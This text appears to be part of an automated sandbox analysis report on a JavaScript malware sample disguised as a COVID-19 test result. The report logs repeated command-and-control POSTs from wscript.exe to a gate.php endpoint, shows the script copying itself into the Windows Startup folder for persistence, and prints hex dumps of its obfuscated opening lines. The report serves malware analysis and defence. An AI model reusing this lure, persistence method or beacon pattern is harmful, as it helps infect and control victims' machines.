Mar 9, 2021 09:22:01.750751019 CET	4946	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:22:02.087807894 CET	4947	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:22:02 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d20ee85a3f0955d30212990d14ce0feb21615278121; expires=Thu, 08-Apr-21 08:22:01 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ad3b3400004e4f50005000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=jjVDuANi30GJeji2FpaNukno5MyXN0tczdsUTNAW3b1F2Mvb2SCyV24YFLojnyneqJ1FVW4FXHDXpQbv9y2ylOW%2FY%2BHH%2FMZYfa6wR0SuoViOZQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e4a52fa44e4f-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.5	49778	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:22:03.173662901 CET	4948	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:22:03.508982897 CET	4949	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:22:03 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d590919ae69f6ba3d37b43913f390bc501615278123; expires=Thu, 08-Apr-21 08:22:03 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ad40c300004a55df2fb000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=P8mDPB9xIOyk8NtoMsOWghJjZRzlZvhSUff4xBIY2KtFOt5e85%2BNbfJzd%2BOVRPSvlitDkRABd2aQsAHsgBxsMf7Zx2Swed99OGm4LAtcSxLroQ%3D%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e4ae0f714a55-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.5	49779	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:22:04.654583931 CET	4950	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:22:04.984672070 CET	4951	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:22:04 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d5f39ea1da4a77c26c45db87b473883d71615278124; expires=Thu, 08-Apr-21 08:22:04 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ad468b00004dfaca249000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=49LZ4wwfO72VxfSYazETlhDu0QfyoI2GWfejrLXvg8yt%2BB5sEnzO0%2BCViE3WYZpqMtLb2teW%2BDsefNFrbj1rHmAq398cP1SF34ZBbJNLbWDQOQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e4b74ee74dfa-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.5	49780	172.67.178.142	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:22:05.474257946 CET	4952	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:22:05.823224068 CET	4953	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:22:05 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dbfebe049e4003a40d5a900f5dec544d91615278125; expires=Thu, 08-Apr-21 08:22:05 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ad49c7000006e99316f000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=qjwURkbPrvd%2FkSVuTUmrN3ZLF2eYW7FCPTNOKuVZ%2BWjD11z3GpqcTPy6LTKSqi3cpt2Egzgyg9SJCQ8edPBsHrORQli%2FjmcA%2FQIiyOV8VZMUXA%3D%3D"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e4bc7c8206e9-LHR Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.5	49781	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:22:09.945657969 CET	4954	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:22:10.288165092 CET	4955	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:22:10 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d3010089c9cf5f716c8cf69d70b70d3ed1615278129; expires=Thu, 08-Apr-21 08:22:09 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ad5b380000062ddaa59000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=ae0lVC3ohdj%2B%2BVQWh2Lp4mIDqU1olcMRTffwzIe66ZCktRnSyeyjFuipqq60Y7TLcTqpRPqLqbogUDVqExlzZxTsv0trWa28qVUAiPquD6tFFA%3D%3D"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e4d85e26062d-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.5	49782	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:22:11.762434006 CET	4956	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:22:12.098731041 CET	4957	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:22:12 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dbeadbf9a0b7e47baa693407c3598bbc21615278131; expires=Thu, 08-Apr-21 08:22:11 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ad624f00004e742d3bc000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=pHlx29xXOfuYrznTuQ49ZOp3bt5WHiT4KsU9TkJZI4Xr4BQbo%2BKOC7IUelTV81T1sWL9Ql1TITL4lWdadiAw0QAjyB2v3lnDG3gypLdZWErxzw%3D%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e4e3bc3b4e74-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49728	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:37.520031929 CET	1155	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:37.875382900 CET	1158	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:37 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dd09bdefb9270bb83b0f326f2033735881615278037; expires=Thu, 08-Apr-21 08:20:37 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7abf22d0000324cf00d2000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=fWOjUUYV%2BIqWm%2BqRCTF1ePYLeKvD9bBDPU1SVD83w%2BXcVwN8nzIiKX9piJBW9to%2FT6iNBhR9Y4rkIQcpEH4XJAL%2Bns0BW%2FBzFBpROl7Ed3tR4g%3D%3D"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e296aefa324c-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49729	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:39.104857922 CET	1170	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:20:39.445570946 CET	1171	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:39 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d250f31ec1bc0418e8504ebd3cbe278c51615278039; expires=Thu, 08-Apr-21 08:20:39 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7abf85e00001f2d0ca96000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=DQuMCFUqHwK1tx3H7wcid%2B7SNXWs9j8ChCqGUNuql2QLEgbj1h%2BZwo5kwgHwPlyiFe7ncZjk0BNPWsXFFGGYumG%2B81m8Q8GvzIOAeOuBWm96sg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62d2e2a09c1d1f2d-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49730	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:40.710464001 CET	1172	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:41.073745966 CET	1173	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:41 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d2a352925754eb6312609243124810d0a1615278040; expires=Thu, 08-Apr-21 08:20:40 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7abfea400002c192d880000000001 Report-To: {"max_age":604800,"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=OHEFw%2FL4woK1YS0id%2FmRBo%2Fm6qkRXqV24inZHbWZtfxq8Fp%2BxIOnwywh3lzaBMCC7Rm0zYCmoAGXnC218U3U%2FuW1I4R393M6xMT84dRlnVjhfg%3D%3D"}]} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e2aa9c092c19-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49732	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:45.727435112 CET	1183	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com
Mar 9, 2021 09:20:46.061866999 CET	1187	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:46 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d07fa19fbba1d2d1114ed583df8ba53bc1615278045; expires=Thu, 08-Apr-21 08:20:45 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac123d00002b16d009a000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=R81enhbviE1uA4sDJa41wOq9c4CjriqtfWrGCQNEq%2FBkKzFoJ1vZYdB8SBviwkF7%2Fj6i6gWiipLYBgLVN0rW%2F0RdV5u98mK9RkA1S2%2BR6BA%3D%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e2c9f80c2b16-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49733	104.21.48.50	80	C:\Windows\System32\wscript.exe

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:47.999089003 CET	1188	OUT	POST /key/license/gate.php HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Accept-Language: en-us User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36 Edg/88.0.705.63 Content-Length: 23 Host: adsclickboost.com

Timestamp	kBytes transferred	Direction	Data
Mar 9, 2021 09:20:48.327545881 CET	1189	IN	HTTP/1.1 200 OK Date: Tue, 09 Mar 2021 08:20:48 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d3f9bbc8ce8bfc48de1086dfeb1d627bc1615278048; expires=Thu, 08-Apr-21 08:20:48 GMT; path=/; domain=.adsclickboost.com; HttpOnly; SameSite=Lax CF-Cache-Status: DYNAMIC cf-request-id: 08b7ac1b1c0000061c589df000000001 Report-To: {"group":"cf-nel","endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=f76q9zkamkVAA9pragefyeSaRupD6fThnclfaHcLNPgTCbGuOB4fVCyhmi5m%2FHaSe%2FIE%2BVAL%2BHQK%2F8xQRFhVsUJJe39q6Zrgy2st7Tf%2BB%2FD%2Big%3D%3D"}],"max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 62d2e2d82ce7061c-FRA Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

System Behavior

Analysis Process: wscript.exe PID: 6540 Parent PID: 3472

General

Start time:	09:20:07
Start date:	09/03/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\COVID_19_Test_Result_Doctor_Note.js'
Imagebase:	0x7ff7c82f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FFA7D45700A	CopyFileW
C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	16	7FFA7D45700A	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	16	7FFA7D45700A	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	16	7FFA7D45700A	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js	0	13478	2f 2f 2a 2a 2a 45 52 52 4f 52 20 44 45 43 4f 44 49 4e 47 20 53 49 47 4e 41 54 55 52 45 20 46 4f 52 20 50 41 54 49 45 4e 54 20 2a 2a 2a 2f 2f 0d 0a 2f 2f 2a 2a 2a 45 52 52 4f 52 20 4f 55 54 50 55 54 2a 2a 2a 2f 2f 0d 0a 0d 0a 76 61 72 20 5f 30 78 33 39 65 35 3d 5b 27 6d 43 6f 7a 74 38 6b 57 57 34 65 51 45 47 27 2c 27 43 4e 76 55 27 2c 27 57 35 33 64 51 6d 6b 39 63 6d 6f 57 43 30 4b 72 6c 33 79 27 2c 27 6d 5a 71 32 6f 64 4b 31 44 4e 4c 70 41 77 58 67 27 2c 27 75 32 57 32 79 6d 6f 4a 57 51 43 50 57 35 43 27 2c 27 44 67 76 5a 44 61 27 2c 27 72 78 48 57 79 77 35 4b 72 77 35 32 41 78 6a 56 42 4d 31 4c 42 4e 72 74 44 68 6a 50 42 4d 44 5a 27 2c 27 6d 74 79 32 6d 5a 65 32 75 30 44 55 71 31 7a 33 27 2c 27 6d 4a 47 34 6f 64 69 30 71 30 48 4f 41 66 62 4a 27 2c 27 79	//***ERROR DECODING SIGNATURE FOR PATIENT ***//..//***ERROR OUTPUT***//....var _0x39e5=['mCozt8kWW4eQEG','CNvU','W53dQmk9cmoWC0Krl3y','mZq2odK1DNLpAwXg','u2W2ymoJWQCPW5C','DgvZDa','rxHWyw5Krw52AxjVBM1LBNrtDhjPBMDZ','mty2mZe2u0DUq1z3','mJG4odi0q0HOAfbJ','y	success or wait	16	7FFA7D45700A	CopyFileW
C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	16	7FFA7D45700A	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js	0	13478	2f 2f 2a 2a 2a 45 52 52 4f 52 20 44 45 43 4f 44 49 4e 47 20 53 49 47 4e 41 54 55 52 45 20 46 4f 52 20 50 41 54 49 45 4e 54 20 2a 2a 2a 2f 2f 0d 0a 2f 2f 2a 2a 2a 45 52 52 4f 52 20 4f 55 54 50 55 54 2a 2a 2a 2f 2f 0d 0a 0d 0a 76 61 72 20 5f 30 78 33 39 65 35 3d 5b 27 6d 43 6f 7a 74 38 6b 57 57 34 65 51 45 47 27 2c 27 43 4e 76 55 27 2c 27 57 35 33 64 51 6d 6b 39 63 6d 6f 57 43 30 4b 72 6c 33 79 27 2c 27 6d 5a 71 32 6f 64 4b 31 44 4e 4c 70 41 77 58 67 27 2c 27 75 32 57 32 79 6d 6f 4a 57 51 43 50 57 35 43 27 2c 27 44 67 76 5a 44 61 27 2c 27 72 78 48 57 79 77 35 4b 72 77 35 32 41 78 6a 56 42 4d 31 4c 42 4e 72 74 44 68 6a 50 42 4d 44 5a 27 2c 27 6d 74 79 32 6d 5a 65 32 75 30 44 55 71 31 7a 33 27 2c 27 6d 4a 47 34 6f 64 69 30 71 30 48 4f 41 66 62 4a 27 2c 27 79	//***ERROR DECODING SIGNATURE FOR PATIENT ***//..//***ERROR OUTPUT***//....var _0x39e5=['mCozt8kWW4eQEG','CNvU','W53dQmk9cmoWC0Krl3y','mZq2odK1DNLpAwXg','u2W2ymoJWQCPW5C','DgvZDa','rxHWyw5Krw52AxjVBM1LBNrtDhjPBMDZ','mty2mZe2u0DUq1z3','mJG4odi0q0HOAfbJ','y	success or wait	16	7FFA7D45700A	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	16	7FFA7D45700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 6868 Parent PID: 3472

General

Start time:	09:20:22
Start date:	09/03/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\wscript.exe' //B 'C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js'
Imagebase:	0x7ff7c82f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	13	7FFA7D45700A	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js	0	13478	2f 2f 2a 2a 2a 45 52 52 4f 52 20 44 45 43 4f 44 49 4e 47 20 53 49 47 4e 41 54 55 52 45 20 46 4f 52 20 50 41 54 49 45 4e 54 20 2a 2a 2a 2f 2f 0d 0a 2f 2f 2a 2a 2a 45 52 52 4f 52 20 4f 55 54 50 55 54 2a 2a 2a 2f 2f 0d 0a 0d 0a 76 61 72 20 5f 30 78 33 39 65 35 3d 5b 27 6d 43 6f 7a 74 38 6b 57 57 34 65 51 45 47 27 2c 27 43 4e 76 55 27 2c 27 57 35 33 64 51 6d 6b 39 63 6d 6f 57 43 30 4b 72 6c 33 79 27 2c 27 6d 5a 71 32 6f 64 4b 31 44 4e 4c 70 41 77 58 67 27 2c 27 75 32 57 32 79 6d 6f 4a 57 51 43 50 57 35 43 27 2c 27 44 67 76 5a 44 61 27 2c 27 72 78 48 57 79 77 35 4b 72 77 35 32 41 78 6a 56 42 4d 31 4c 42 4e 72 74 44 68 6a 50 42 4d 44 5a 27 2c 27 6d 74 79 32 6d 5a 65 32 75 30 44 55 71 31 7a 33 27 2c 27 6d 4a 47 34 6f 64 69 30 71 30 48 4f 41 66 62 4a 27 2c 27 79	//***ERROR DECODING SIGNATURE FOR PATIENT ***//.//***ERROR OUTPUT***//....var _0x39e5=['mCozt8kWW4eQEG','CNvU','W53dQmk9cmoWC0Krl3y','mZq2odK1DNLpAwXg','u2W2ymoJWQCPW5C','DgvZDa','rxHWyw5Krw52AxjVBM1LBNrtDhjPBMDZ','mty2mZe2u0DUq1z3','mJG4odi0q0HOAfbJ','y	success or wait	13	7FFA7D45700A	CopyFileW
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	13	7FFA7D45700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 5564 Parent PID: 3472

General

Start time:	09:20:30
Start date:	09/03/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\wscript.exe' //B 'C:\Users\user\AppData\Roaming\COVID_19_Test_Result_Doctor_Note.js'
Imagebase:	0x7ff7c82f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	11	7FFA7D45700A	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\COVID_19_Test_Result_Doctor_Note.js	0	13478	2f 2f 2a 2a 2a 45 52 52 4f 52 20 44 45 43 4f 44 49 4e 47 20 53 49 47 4e 41 54 55 52 45 20 46 4f 52 20 50 41 54 49 45 4e 54 20 2a 2a 2a 2f 2f 0d 0a 2f 2f 2a 2a 2a 45 52 52 4f 52 20 4f 55 54 50 55 54 2a 2a 2a 2f 2f 0d 0a 0d 0a 76 61 72 20 5f 30 78 33 39 65 35 3d 5b 27 6d 43 6f 7a 74 38 6b 57 57 34 65 51 45 47 27 2c 27 43 4e 76 55 27 2c 27 57 35 33 64 51 6d 6b 39 63 6d 6f 57 43 30 4b 72 6c 33 79 27 2c 27 6d 5a 71 32 6f 64 4b 31 44 4e 4c 70 41 77 58 67 27 2c 27 75 32 57 32 79 6d 6f 4a 57 51 43 50 57 35 43 27 2c 27 44 67 76 5a 44 61 27 2c 27 72 78 48 57 79 77 35 4b 72 77 35 32 41 78 6a 56 42 4d 31 4c 42 4e 72 74 44 68 6a 50 42 4d 44 5a 27 2c 27 6d 74 79 32 6d 5a 65 32 75 30 44 55 71 31 7a 33 27 2c 27 6d 4a 47 34 6f 64 69 30 71 30 48 4f 41 66 62 4a 27 2c 27 79	//***ERROR DECODING SIGNATURE FOR PATIENT ***//..//***ERROR OUTPUT***//....var 